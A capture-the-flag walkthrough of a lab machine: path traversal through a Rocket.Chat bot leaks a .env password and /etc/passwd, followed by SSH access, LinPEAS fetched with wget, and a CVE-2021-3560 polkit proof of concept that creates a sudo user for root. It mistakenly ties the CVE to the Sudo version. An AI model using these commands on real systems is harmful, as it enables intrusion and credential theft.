
Upon visiting this link in the browser, we see a registration page for the Rocketchat service.




Let's attempt to create an account using the credentials of our choice.



Once we've logged in, we can see the `#general` channel in the top left corner where the employees chat, however, the channel is now set to read-only so no messages can be sent.




From reading the small chat history in the `#general` channel, we can see that the user `dwight` has added a bot called `recyclops` to the channel and we are able to send direct messages to it.




The chat above also mentions that we can send the message `recyclops help`, which will cause the bot to reply with its usage page. We can search `recyclops` in the top left menu bar and click the bot's profile name to start a Direct Message with it. Let's now send the `recyclops help` message.

```
recyclops help
```



Among all the tasks, task numbers 3 & 4 seem to be the most interesting ones. Option 3 says that by using the `file` command we can make the bot read a specified file. Option 4 mentions that by using the `list` command we can make the bot list the files present in a directory, although, as mentioned in the message, the functionality of options 3 & 4 is limited to the `Sales` folder. Let's try enumerating the file system using these commands.

```
list
list sale
list sale_2
```




The `sales` directory contains nothing useful (for all The Office fans out there, we would suggest that you read the files present here, as they serve as fun easter eggs).

Foothold

As seen in the help page, the bot is only limited to the `Sales` directory and there is no way for us to change the current working directory, however, we might be able to use `..` in order to list and read files from other directories.

```
list ..
```



This was successful and the output shows what appears to be the home directory of a user called `dwight`. Looking around, we can see the directory of the bot called `hubot` . A quick Google search using the keywords `rocketchat hubot password file` shows a github page where we can see that the `hubot` configuration is stored in a file called `.env`.

Configuring Your Bot


In local development, the following can be set in an `.env` file. In production they would need to be set on server startup.

The Rocket.Chat adapter implements the Rocket.Chat Node.js SDK to load all settings from the environment. So the following are just some of those settings, relevant to Hubot. It has some additional configs, documented here.

Env variable	Description
Hubot	A subset of relevant Hubot env vars
`HUBOT_ADAPTER`	Set to `rocketchat` (or pass as launch argument)
`HUBOT_NAME`	The programmatic name for listeners
`HUBOT_ALIAS`	An alternate name for the bot to respond to
`HUBOT_LOG_LEVEL`	The minimum level of logs to output (error)
`HUBOT_HTTPD`	If the bot needs to listen to or make HTTP requests
Rocket.Chat SDK	A subset of relevant SDK env vars
`ROCKETCHAT_URL` *	Local Rocketchat address (start before the bot)
`ROCKETCHAT_USER` *	Name in the platform (bot user must be created first)
`ROCKETCHAT_PASSWORD` *	Matching the credentials setup in Rocket.Chat
`ROCKETCHAT_ROOM`	The default room/s for the bot to listen in to (csv)
`LISTEN_ON_ALL_PUBLIC`	DEPRECATED - DO NOT USE
`RESPOND_TO_DM`	If the bot can respond privately or only in the open
`RESPOND_TO_EDITED`	If the bot should reply / re-reply to edited messages
`RESPOND_TO_LIVECHAT`	If the bot should respond in livechat rooms
`INTEGRATION_ID	Name to ID source of messages in code (e.g Hubot)


Listing the files in the hubot directory, we see the `.env` file.

```
list ../hubot
```



Let us view the contents of the `/hubot/.env` file using the `file` command.

```
file ../hubot/.env
```




```
PASSWORD = Queenofblad3s!23
```

We have obtained a password. Let us fetch the `/etc/passwd` file to check the users on the system.

```
file ../../../etc/passwd
```

rpc ✗ 32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
gluster ✗ 994:989:GlusterFS daemons:/run/gluster:/sbin/nologin
chrony ✗ 993:987::/var/lib/chrony:/sbin/nologin
libstoragemgmt ✗ 992:986:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
saslauth ✗ 991:76:Saslauthd user:/run/saslauthd:/sbin/nologin
dnsmasq ✗ 985:985:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin
radvd ✗ 75:75:radvd user:/:/sbin/nologin
clevis ✗ 984:983:Clevis Decryption Framework unprivileged user:/var/cache/clevis:/sbin/nologin
pegasus ✗ 66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
sssd ✗ 983:981:User for sssd:/:/sbin/nologin
colord ✗ 982:980:User for colord:/var/lib/colord:/sbin/nologin
rpcuser ✗ 29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
setroubleshoot ✗ 981:979::/var/lib/setroubleshoot:/sbin/nologin
pipewire ✗ 980:978:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
gdm ✗ 42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup ✗ 979:977::/run/gnome-initial-setup/:/sbin/nologin
insights ✗ 978:976:Red Hat Insights:/var/lib/insights:/sbin/nologin
sshd ✗ 74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi ✗ 70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
tcpdump ✗ 72:72::/:/sbin/nologin
mysql ✗ 27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx ✗ 977:975:Nginx web server:/var/lib/nginx:/sbin/nologin
mongod ✗ 976:974:mongod:/var/lib/mongo:/bin/false
rocketchat ✗ 1001:1001::/home/rocketchat:/bin/bash
dwight ✗ 1004:1004::/home/dwight:/bin/bash
<!=====End of file ../../../etc/passwd=====>

We can see two regular users, namely `rocketchat` & `dwight`. Upon trying to login over SSH using the obtained password for both the users, we were able to log in as user `dwight`.

```
ssh dwight@10.10.11.143
```

```
$ ssh dwight@10.10.11.143

dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23

[dwight@paper ~]$ id
uid=1004(dwight) gid=1004(dwight) groups=1004(dwight)

[dwight@paper hubot]$ ls -al /home/dwight/ | grep user.txt
-r--------   1 dwight dwight   33 Jun 16 04:47 user.txt
```

This is successful and the user flag can be found at `/home/dwight/user.txt`.

Privilege Escalation

Let us use `linpeas` for system enumeration. LinPEAS is a script that searches for possible paths to escalate privileges on Linux. We can download the latest LinPEAS bash file from here and after downloading it, we can transfer it from our local machine to the remote machine.

Start a Python HTTP web server from the directory containing the `linpeas` file.

```
sudo python3 -m http.server 80
```

```
$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Fetch the file on the remote host using the `wget` command, in a directory where user `dwight` has write permissions.

```
wget YOUR_IP_ADDRESS/linpeas.sh
```

```
$ wget YOUR_IP_ADDRESS/linpeas.sh

HTTP request sent, awaiting response... 200 OK
Length: 776785 (759K) [text/x-sh]
Saving to: _linpeas.sh_

linpeas.sh                                          100%
[=============================================>] 758.58K   334KB/s    in 2.3s

(334 KB/s) - _linpeas.sh_ saved [776785/776785]
```

After the file has been uploaded, make it executable.

```
chmod +x linpeas.sh
```

Now, run `linpeas` using the following command.

```
./linpeas.sh
```

The `linpeas` output shows that the host's Sudo version is `1.8.29` and is vulnerable to CVE-2021-3560.

In Linux, polkit is an authorization service used for allowing unprivileged processes to communicate with privileged processes. When a low privileged user or process wants to access resources that require higher privileges, the polkit authorization service either makes an allow or deny decision behind the scenes, or prompts a dialogue box to receive further authorization before granting the needed privileges.

CVE-2021-3560 is an authentication bypass vulnerability that allows a regular user to elevate its privileges to that of a root user. This flaw could be used by an unprivileged local user to create a new local administrator, which results in the complete compromise of the system. Detailed information on the working of CVE-2021-3560 can be found here.

Upon searching, we find this PoC on Github. Let's download this exploit and transfer it to the remote host. We can either use the flag options available in the proof of concept script to set the desired username and password for the new user, or directly change the hardcoded username and password in the PoC code itself. For this writeup, we changed the credentials in the PoC code.

```
# [** SNIP **]

if  [[ $USR ]];then
        username=$(echo $USR)
else
        username="dotguy"
fi
printf "\n"
printf "${BLUE}[!]${NC} Username set as : "$username"\n"
if  [[ $PASS ]];then
        password=$(echo $PASS)
else

        password="pass123"
fi

# [** SNIP **]
```

Let us now run the exploit after making it executable.

```
chmod +x poc.sh
./poc.sh
```

```
$ ./poc.sh


[!] Username set as : dotguy

[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable

[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username dotguy...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username dotguy  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - dotguy
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
```

The output messages assert that a new user has been created with the specified credentials. Let's confirm this by switching to the new user.

```
$ su dotguy
Password:

[dotguy@paper tmp]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dotguy:

[root@paper tmp]# id
uid=0(root) gid=0(root) groups=0(root)
```

The exploit was successfully able to create a new user with sudo privileges. The root flag can be found at `/root/root.txt`.